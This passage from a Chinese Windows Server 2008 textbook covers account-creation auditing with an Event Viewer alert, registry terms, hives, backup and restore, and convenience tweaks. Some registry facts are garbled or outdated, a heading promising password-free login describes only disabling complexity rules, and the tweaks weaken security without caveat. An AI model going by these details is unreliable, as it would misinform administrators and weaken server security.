(2) 在该安全策略控制台窗口的左侧选择【本地策略】\【审核策略】选项，在对应【审核策略】分支选项的右侧显示区域处，双击【审核账户管理】组策略选项，打开如图 6.33 所示的【审核账户管理属性】对话框，选中该对话框中的【成功】复选框，再单击【确定】按钮执行设置并保存操作。

(3) 选择【开始】\【程序】\【服务器管理器】命令，在【服务器管理器】窗口左侧选择【配置】选项，再依次展开其下面的【本地用户和组】\【用户】选项，右击【用户】选

项，选择右键快捷菜单中的【新用户】选项，创建一个新用户账号，如图 6.34 所示。




图 6.32　本地安全策略控制台窗口　　　　图 6.33　审核账户管理






图 6.34　服务器管理器

下面打开 Windows Server 2008 系统的【控制面板】窗口，双击【管理工具】图标，再双击【事件查看器】选项，依次单击【Windows 日志】\【安全】选项，在【安全】选项右侧可看到先前创建新用户账号的事件已经产生，如图 6.35 所示。

右击目标事件选项，并选择快捷菜单中的【将任务附加到此事件】选项，在弹出的【创建基本任务向导】对话框中，依照向导提示创建一个自动报警提示的任务计划，例如用户可以选用“显示消息”报警方式，并将报警内容设置为“有人偷偷在本地非法创建账户”，这样一来，日后当有木马程序或非法攻击者偷偷在 Windows Server 2008 系统中创建用户账号时，用户就能即时在系统屏幕上看到“有人偷偷在本地非法创建账户”这样的报警提示，用户也就能在第一时间知道用户账号的创建状态了。



图 6.35　事件查看器



6.5　Windows Server 2008 的注册表

6.5.1　注册表的由来

注册表(Registry，繁体中文版 Windows 称之为登录)是 Microsoft Windows 中的一个重要的数据库，用于存储系统和应用程序的设置信息。Windows 注册表是帮助 Windows 操作系统控制软件、硬件、用户环境和界面的数据信息，是 Windows 中的一个重要的数据库。注册表在 Windows 3.0 时期已经出现，在 Windows 95 开始发扬光大，并在其后的操作系统中继续沿用至今。【注册表编辑器】窗口如图 6.36 所示。



图 6.36　注册表

注册表是为 Windows NT 中所有 32 位硬件驱动和 32 位应用程序设计的数据文件。16 位驱动在 Windows NT 下无法工作，所以所有设备都通过注册表来控制，一般这些是通过 BIOS 来控制的。在 Windows 95 下，16 位驱动会继续以实模式方式来工作，它们使用 system.ini 来进行控制。16 位应用程序会工作在 Windows NT 或者 Windows 95 下，它们的程序仍然会利用 win.ini 和 system.ini 文件获得信息和控制。在没有注册表的情况下，操作系统不会获得运行和控制附属设备、应用程序和正确响应用户输入的必要信息。

当一个用户准备运行一个应用程序时，注册表提供应用程序信息给操作系统，这样应用程序就可以被找到，正确的数据文件位置也被规定了，其他设置也都可以使用了。

注册表控制所有 32 位应用程序和驱动，控制的方法是基于用户和计算机的，而不依赖于应用程序或驱动，每个注册表的参数项控制了一个用户功能或者计算机功能。用户功能可能包括了桌面外观和用户目录。所以，计算机功能和安装的硬件和软件有关，对所有用户来说都是公用的。

有些程序功能对用户有影响，而有些是作用于计算机而不是为个人设置的，同样的，驱动可能是用户指定的，但在很多时候，它们在计算机中是通用的。

6.5.2　注册表的相关术语

下面介绍注册表的相关术语。

(1) hkey：“根键”或“主键”，它的图标与资源管理器中文件夹的图标有点相似。Windows 将注册表分为六个部分，并称之为 HKEY_name，它代表着某一键的句柄。

(2) key(键)：包含了附加的文件夹和一个或多个值。

(3) subkey(子键)：在某一个键(父键)下面出现的键(子键)。

(4) branch(分支)：代表一个特定的子键及其所包含的一切。一个分支可以从每个注册表的顶端开始，但通常用以说明一个键和其所包含的内容。

(5) value entry(值项)：带有一个名称和一个值的有序值。每个键都可包含任何数量的值项。每个子项均由三部分组成：名称、数据类型和数据。

(6) reg_sz(字符串)：顾名思义，一串 ASCII 码字符。如“Hello World”，是一串文字或词组。在注册表中，字符串值一般用来表示文件的描述、硬件的标识等。通常它由字母和数字组成。注册表总是在引号内显示字符串。

(7) reg_binary(二进制)：如 F03D990000BC ，是没有长度限制的二进制数值，在注册表编辑器中，二进制数据以十六进制的方式显示出来。

(8) reg_dword)(双字：从字面上理解应该是 Double Word ，双字节值。由 1～8 个十六进制数据组成，我们可用十六进制或十进制的方式来编辑，如 D1234567。

(9) default(默认值)：每一个键至少包括一个值项，称为默认值(default)，它总是一个字串。

6.5.3　注册表的基本信息

下面介绍一下注册表的基本信息。

1. HKEY_CLASSER_ROOT

该键之下至少包括 100 个关键字，这个分支下主要包括 OLE 数据，还包括文件扩展名、文件和应用程序的关联数据，改变分支中的数据结构和内容将直接影响到系统软件的应用，此键下的信息都被保存在 system.dat 文件中。

2. HKEY_USER

在这个关键字下显示的信息都被保存在 user.dat 文件中，这包含了与具体用户有关的 Desktop(桌面)配置、网络连接和 Start 菜单。如果用户的计算机被配置为“使用用户权限”的配置文件，那么系统就会为每个用户创建一个单独的 user.dat 文件。当一个用户登录到计算机上时，Windows 将读取那个用户的 user.dat 文件，并把该文件放入内存的注册表中。

3. HKEY_CURRENT_USER

它是适用于当前用户的 HKEY_USER 部分。如果只有一个用户，即默认用户，那么 HKEY_USER\.Default 和 HKEY_CURRENT_USER 是相同信息的不同显示方式。

4. HKEY_LOCAL_MACHINE

这是针对计算机硬件以及安装的软件所设定的分支。如果计算机有多个硬件配置，那么每个配置的信息都保存在这里。如果你查看一下该分支下的 SOFTWARE 信息，会发现生产已安装软件的公司的名字都在该信息中了，这个分支为关于每个公司产品的与具体机器有关的信息存放提供一个方便的地方。在这儿，你还可以发现应用程序的名字、版本数、应用程序路径名以及硬件设置。Microsoft 也使用这个分支注册它的软件。

5. HKEY_CURRENT_CONFIGURATION

在这里用户可以找到显示设置情况和使用的打印机。

6.5.4　注册表的备份与恢复

1. 注册表的备份

选择【开始】→【运行】命令，在弹出的【运行】对话框中输入 regedit，弹出【注册表编辑器】窗口。选择【注册表】→【导出注册表文件】命令，弹出【导出注册表文件】对话框，如图 6.37 所示。选择注册表备份文件的保存路径、名称以及保存全部还是只保存注册表的某个分支。根据自己的需要设定好后，单击【保存】按钮，即可完成注册表的备份。

2. 注册表的恢复

按上述步骤打开【注册表编辑器】后，选择【注册表】→【引入注册表文件】命令，弹出【引入注册表文件】对话框，如图 6.38 所示。

找到曾经导出的注册表备份文件，单击【打开】按钮即完成注册表的恢复，恢复完成后出现一个提示框，单击【确定】按钮并重新启动计算机即可完成注册表的恢复。



图 6.37　【导出注册表文件】对话框




图 6.38　【引入注册表文件】对话框

6.5.5　注册表的应用

1. 登录计算机而无须按 Ctrl+Alt+Del 键

选择【开始】→【运行】命令，在弹出的【运行】对话框的文本框中输入 gpedit.msc，进入组策略编辑器。选择【计算机配置】\【Windows 配置】\【安全设置】\【本地策略】\【安全选项】\【交互式登录】\【无须按 Ctrl+Alt+Del】选项，选中【已启用】单选按钮，如图 6.39 所示。

2. 让 Windows Server 2008 启动后直接进入系统，而无须输入用户密码

即关闭 Windows Server 2008 的复杂性密码要求：选择【开始】→【运行】命令，在【运行】对话框的文本框中输入 gpedit.msc，进入组策略编辑器。选择【计算机配置】\【Windows 配置】\【安全设置】\【账户策略】\【密码策略】\【密码必须符合复杂性要求】选项，选

中【已禁用】单选按钮，如图 6.40 所示。



图 6.39　让计算机直接登录而无须按 Ctrl+Alt+Del 键




图 6.40　进入系统无须用户密码

3. 安装桌面体验

由于 Windows Server 2008 是服务器系统，默认没有华丽的桌面体验效果。开启桌面体验的方法如下：选择【服务器管理】→【功能】→【添加功能】→【桌面体验】命令，如果用户有无线设备，如笔记本的无线网卡等，无线功能也要选中。设置完毕后，重启计算机，系统将继续自动配置至完成，如图 6.41 所示。




图 6.41　安装桌面体验

6.5.6　注册表的权限

Windows Server 2008 中的系统注册表权限。如果打开 Windows 资源管理器，右击 Local Disk (C:)选项，选择【Security(安全)】选项卡，并选择【属性(Properties)】，用户会看到管理员具备完全控制权限。如果选择 Group or user names(组或用户名)列表框中的 SYSTEM 选项，将会看见 SYSTEM 同样具有完全控制权限。当选择 Group or user names 选项的 Users(用户)选项时，权限情况则比较复杂。图 6.42 中系统上的用户组具备 Read & Execute、List folder contents、Read 等权限。单击 Advanced(高级)按钮，将显示出与该用户组相关联的权限的详细信息，如图 6.43 所示。




图 6.42　注册表的权限 1

